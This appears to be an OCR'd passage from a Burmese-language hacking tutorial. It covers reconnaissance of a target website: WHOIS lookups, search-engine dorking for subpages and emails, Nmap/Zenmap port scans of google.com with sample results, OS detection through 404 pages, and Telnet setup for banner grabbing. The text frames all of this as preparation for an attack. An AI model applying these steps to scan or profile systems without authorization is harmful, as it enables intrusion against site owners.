


သိရှိလိုသော Website သို့မဟုတ် IP Address ကိုရိုက်ထည့်ပြီးနောက် Lookup တွင် Click တစ်ချက်နှိပ်ပါ။ ထိုအခါ အောက်ပါအတိုင်းပေါ်လာသည်ကို ယခုအတိုင်းတွေ့မြင်ရပါမည်။


```
Domain Name: google.com
Registry Domain ID:
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2013-12-06T08:17:22-0800
Creation Date: 2002-10-02T00:00:00-0700
Registrar Registration Expiration Date: 2020-09-13T21:00:00-0700
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: compliance@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientUpdateProhibited
Domain Status: clientTransferProhibited
Domain Status: clientDeleteProhibited
Registry Registrant ID:
Registrant Name: Dns Admin
Registrant Organization: Google Inc.
Registrant Street: Please contact contact-admin@google.com
, 1600 Amphitheatre Parkway
Registrant City: Mountain View
Registrant State/Province: CA
Registrant Postal Code: 94043
Registrant Country: US
Registrant Phone: +1.6502530000
Registrant Phone Ext:
Registrant Fax: +1.6506188571
Registrant Fax Ext:
Registrant Email: dns-admin@google.com
```

ထို့နောက်မှတ်သားဖွယ်ရာ အချက်အလက်များ၊ Email လိပ်စာများစသော Information များကို တွေ့မြင်ရပါမည်။ ထိုအချက်များသည် Hack လုပ်ရာတွင် အလွန်အသုံးဝင်စေပြီး မိမိ Attack ပြုလုပ်လိုသော Website တစ်ခု၏ Information များကိုသာ မသိရှိခဲ့ပါက မည်သို့မျှ စတင်၍ Hack ပြုလုပ်နိုင်မည် မဟုတ်ပါ။

၅။ အခြားသော Information များကိုလည်း ရှာဖွေရပါမည်။ ထိုသို့ရှာဖွေရန်အတွက် Google, Yahoo နှင့် Bing ကဲ့သို့သော Search Engine တစ်ခုခုကိုအသုံးပြုရပါမည်။ ထိုသို့ရှာဖွေရန်အတွက် https://www.google.com သို့သွားရောက်ပါ။ အောက်ပါအတိုင်းပေါ်လာလျှင် ရှာဖွေရမည့် Information များအတွက် "site:the-target-site.com" ဟုရိုက်ထည့်ရှာဖွေရပါမည်။




ထိုအခါ အောက်ပါအတိုင်း Attack ပြုလုပ်လိုသော Site ၏အခြားသော Sub Page များကိုတွေ့ရမည်ဖြစ်သည်။ ထို့အပြင် ထို Attack Site တစ်ခု၏ Email ကိုရှာဖွေနိုင်စေရန်အတွက်မှာလည်း "site:www.the-target-site.com email" ဟုရှာဖွေနိုင်ပါသည်။ ထိုသို့ရှာဖွေ၍ရလာသောအဖြေများကို အောက်တွင်ဖော်ပြထားပါသည်။ Microsoft ၏ Search Engine တစ်ခုဖြစ်သော Bing ကိုအသုံးပြုထားပါသည်။



ထို့ကြောင့် အချုပ်အားဖြင့် ဆိုလိုသည်မှာ Hacker တစ်ယောက်၏ မတိုက်ခိုက်မီ ပထမဆုံးခြေလှမ်းမှာ Information များကိုစုစည်းခြင်း (footprinting) ဖြစ်ပါသည်။ Footprinting အဆင့်ပြီးနောက်တွင် ဒုတိယ ခြေလှမ်းအခြေဖြင့် Port Scanning ကိုစတင်လေ့လာကြည့်ကြပါမည်။

Port Scanning

Server တစ်ခုကို Port Scanning လုပ်ခြင်းဆိုသည်မှာ ထို Server တွင်ပွင့်နေသော Port များကို ထောက်လှမ်းရန်နှင့် Port များကိုစောင့်ကြည့်ရန် အသုံးပြုရသော Service တစ်ခုဖြစ်ပါသည်။ Hacker တစ်ယောက်သည် Server တွင် အသုံးပြုထားသော Service အားလုံးခန့်ကိုသိရှိထားရမည်ဖြစ်ပြီး ထိုသို့ သိရှိထားသောအခါတွင်မှ ဖြစ်နိုင်ဖွယ်ရာ အားနည်းချက်ယိုပေါက်သို့ကို ရှာဖွေနိုင်ပါသည်။ ထိုသို့ ရှာဖွေပြီး နောက်ပိုင်းတွင် ထိန်းချုပ်ရန်အတွက် Exploit ရေးသားနိုင်မည်ဖြစ်ပါသည်။ ထိုသို့ ပွင့်နေသော Port များကို ရှာဖွေရန်အတွက် အသုံးပြုသင့်သော Software မှာ Nmap ဖြစ်ပါသည်။ အဆိုပါ Nmap Security Scanner ကို Windows ဖြင့်သာမက MAC အတွက်လည်း အသုံးပြုစေနိုင်ပါမည်။ အောက်တွင်ဖော်ပြထား သော ဥပမာကို Nmap GUI Version သို့မဟုတ် Zenmap ကိုအသုံးပြုခြင်းဖြင့် လုပ်ဆောင်ပြထားခြင်း ဖြစ်ပါသည်။ ထို Zenmap ကိုလည်း ပူးတွဲပါအခွေထဲတွင်ထည့်သွင်းပေးထားပါသည်။ Nmap ကို Install ပြုလုပ်ပုံမှာအခြားသော Installer ဖိုင်များဖြင့် အတူတူပင်ဖြစ်သည့်အတွက် Install ပြုလုပ်ပုံကို ချန်လှပ်ထားခဲ့ပါသည်။ Install ပြုလုပ်ပြီး၍ ဖွင့်လိုက်လျှင်အောက်ပါအတိုင်းတွေ့ရမည်ဖြစ်ပါသည်။



အထက်ပါအတိုင်းတွေ့ရလျှင် Target ထဲတွင် မိမိသိရှိလိုသော Web Site ကိုရိုက်ထည့်ရပါမည်။ ထို့နောက် နောက်ထပ်ပြောင်းလဲရန်လိုအပ်သော အချက် တစ်ခုမှာ Profile ပင်ဖြစ်ပါသည်။ Profile ကိုရှင်းလင်းစွာဖော်ပြရလျှင် Scan Type (Scan လုပ်ယူရာတွင် အသုံးပြုလိုသော အမျိုးအစား ပင်ဖြစ်ပါသည်။ ဥပမာအားဖြင့် Target တွင် www.google.com ဟုရိုက်ထည့်ပါ။ ထို့နောက် Profile တွင် Intense Scan ဟုရွေးချယ်ပေးရပါမည်။ ထို့နောက် Scan ခလုတ်တွင် Click နှိပ်ပေးပါ။ ထို့နောက် အဖြေကိုအောက်ပါအတိုင်း တွေ့ရှိနိုင်ပါသည်။

	Port	Protocol	State	Service	Version
	22	tcp	open	ssh	
	24	tcp	open	priv-mail	
	53	tcp	open	domain	
	80	tcp	open	http	
	111	tcp	open	rpcbind	
	3306	tcp	open	mysql	

အထက်ပါအတိုင်း ပွင့်နေသော Port အချို့ကိုတွေ့ရပါမည်။ Port တိုင်းတွင် Port No, Protocol နှင့် Service များရှိပြီး အသုံးတည့်သော Port အချို့ကိုအောက်တွင်ဖော်ပြပေးထားပါသည်။


Port No	Service
20	FTP Data (File Transfer Protocol)
21	FTP (File Transfer Protocol)
22	SSH (Secure Shell)
23	Telnet
25	SMTP (Send Mail Transfer Protocol)
43	Whois
53	DNS (Domain Name Service)
68	DHCP (Dynamic Host Control Protocol)

80	HTTP (HyperText Transfer Protocol)
110	POP3 (Post Office Protocol)
137	NetBIOS-ns
138	NetBIOS-dgm
139	NetBIOS
143	IMAP (Internet Message Access Protocol)
161	SNMP (Simple Netwrok Management Protocol)
194	IRC (Internet Relay Chat)
220	IMAP3 (Internet Message Access Protocol 3)
443	SSL (Secure Socket Layer)
445	SMB (NetBIOS over TCP)
1352	Lotus Notes
1443	Microsoft SQL Server
1521	Oracle SQL
2049	NFS (Network File System)
3306	MYSQL
4000	ICQ
5800	VNC
5900	VNC
8080	HTTP

အစရှိသော Port No နှင့် Service များကိုသိရှိထားရန်လိုအပ်မည်ဖြစ်ပါသည်။ ထို Port များအကြောင်းကို Network အကြောင်းလေ့လာရာတွင် မှတ်သားဖူးကြမည်ဖြစ်ပြီး Hack လုပ်ရာတွင်လည်း ပွင့်နေသော port များမှအသုံးချရခြင်းဖြစ်၍ သိရှိထားရန်လိုအပ်မည်ဖြစ်ပါသည်။

အထက်ပါအတိုင်းပင် ပွင့်နေသော Port များကိုရှာဖွေပြီးနောက်တွင် ထပ်မံလိုအပ်သောအချက်တစ်ခုမှာ Attack ပြုလုပ်လိုသော Server တွင် အသုံးပြုထားသော OS ကိုသိရှိနိုင်ရန်ဖြစ်ပါသည်။ အသုံးပြုနေကြသော Operationg System တိုင်းတွင်အားနည်းချက်အနည်းအများ ရှိကြသည့်အတွက် ထိုအားနည်းချက်ကိုလည်း ရှာဖွေရပါမည်။ ထိုသို့ရှာဖွေနိုင်သောအခါတွင်မှ Hack ပြုလုပ်နိုင်မည့်ဖြစ်သည့်အတွက် OS အမျိုးအစားကိုလည်း မဖြစ်မနေရှာဖွေပေးရပါမည်။ ထိုသို့ ရှာဖွေရန် Nmap တွင်လည်း ရှာဖွေနိုင်သော Option တစ်ခုပါရှိသော်လည်း Detect ပြုလုပ်ခံရသော Server မှရိပ်မိသွားစေနိုင်သည့်အတွက် အသုံးမပြုသင့်ပါ။

အရိုးရှင်းဆုံးရှာဖွေခြင်းတစ်ခုမှာ 404 Error Page တစ်ခုပြုလုပ်ကြည့်ခြင်းပင်ဖြစ်ပါသည်။ ၄င်း Error Page သည် မရှိသော Page တစ်ခုကို Attack ပြုလုပ်လိုသော Web Site မှရှာဖွေခြင်းပင်ဖြစ်ပါ သည်။ ထိုသို့ရှာဖွေသည့်အခါတွင် အဆိုပါ Web Site တွင်ရှာဖွေလိုက်သော Web Page မရှိသည့်အ တွက် Error Page တက်လာရပါသည်။ ထို Error Page ထဲတွင် Opering System ကိုပါ ဖော်ပြထားလေ့ ရှိပါသည်။ ဥပမာအားဖြင့် www.google.com/adkfaldfalf.php ကိုရှာခိုင်းခြင်းပင်ဖြစ်သည်။ www. google.com ဟူသော Web Site ထဲတွင် adkfaldfalf.php သည်မရှိသည့်အတွက် 404 Error page ကိုတွေ့ရခြင်းဖြစ်ပါသည်။ 404 Error Page ကိုအောက်တွင်ဖော်ပြထားပါသည်။




အထက်ပါပုံကိုကြည့်ရှုခြင်းဖြင့် Attacking Website တွင်အသုံးပြုထားသော OS ကိုတွေ့ရှိနိုင်ကြောင်း သိရပါသည်။ အထက်တွင်ဖော်ပြထားသောပုံတွင် Windows NT 5.1 ကိုအသုံးပြုထားကြောင်း တွေ့နိုင်ပါသည်။

သို့ရာတွင်သတိထားရန်အချက်မှာ ယခုခေတ်တွင် 404 Error Page ကိုအသုံးမပြုတော့သည့်အတွက် ယခုနည်းလမ်းဖြင့် အားလုံးသော Web Site များကို မကြည့်ရှုနိုင်တော့ပါ။


အကယ်၍ Nmap မှ CLI Version ကိုသာအသုံးပြုရန်ရည်ရွယ်ထားပါက Nmap ၏ Manual အဖြစ်ဖော်ပြထားရှိသော http://nmap.org/book/man.html တွင်သွားရောက်ကြည့်ရှုလေ့လာနိုင်ပါသည်။ ယခုအချိန်တွင် Attack ပြုလုပ်လိုသော Web Site များအတွက် IP Address, Information, Opening Port များကိုသိရှိထားပြီးဖြစ်သော်လည်း အသုံးပြုသည့် Operting System ကိုမသိသေးသည့်အတွက် Operating System ကိုသိရှိအောင်ပြုလုပ်ရပါမည်။ ထိုသို့ပြုလုပ်ရန်အတွက် Banner Grabbing အကြောင်းကို အောက်တွင်ဖော်ပြထားရှိပါသည်။

Banner Grabbing


ယခုအချိန်တွင် Foot Printing နှင့် Port Scanning ပြုလုပ်ပြီးဖြစ်သည့်အတွက် Attack ပြုလုပ်မည့် System အတွက် လိုအပ်သော Information များရရှိပြီးဖြစ်သည်ဟုဆိုရပါမည်။ သို့သော်လည်း Attack ပြုလုပ်မည့် System တွင်အသုံးပြုသော Operting System ကိုမသိသေးသည့်အတွက် သိရှိလာစေရန် ပြုလုပ်ကြည့်ကြမည်ဖြစ်ပါသည်။ ထိုသို့သိရှိလာစေရန်အတွက် Windows Operting System များတွင် Built-In အဖြစ်ထည့်သွင်းပေးထားသော Telnet Service ကိုအသုံးပြုကြည့်ကြပါမည်။ Windows XP တွင် Telnet ကိုတိုက်ရိုက်အသုံးပြုနိုင်သော်လည်း နောက်ပိုင်း Windows OS များတွင် Install ပြုလုပ်ပေးရပါသည်။ ထိုသို့ Install ပြုလုပ်ရန်အတွက် Start> Control Panel သို့ဝင်ရောက်ပါ။ အောက်ပါအတိုင်းတွေ့မြင်ရပါမည်။




ထိုမှ Programs and features တွင် Click တစ်ချက်နှိပ်ပြီး ဝင်ရောက်ပေးရပါမည်။ အောက်ပါအတိုင်း ထပ်မံပေါ်လာမည်ဖြစ်သည်။ Turn Windows Features on or off ကိုဆက်လက်ရွေးချယ်ပေးရပါမည်။



အောက်ဖော်ပြပါပုံပေါ်လာသောအခါတွင် Telnet client ကိုတွေ့အောင်ရှာပြီးနောက် အမှန်ခြစ်ပေး ရွေးချယ်ကာ OK တွင် Click နှိပ်ပါ။ ထိုအခါ Install ပြုလုပ်နေမည်ဖြစ်၍ မိနစ်အနည်းငယ်စောင့်ဆိုင်း ပေး ရပါမည်။



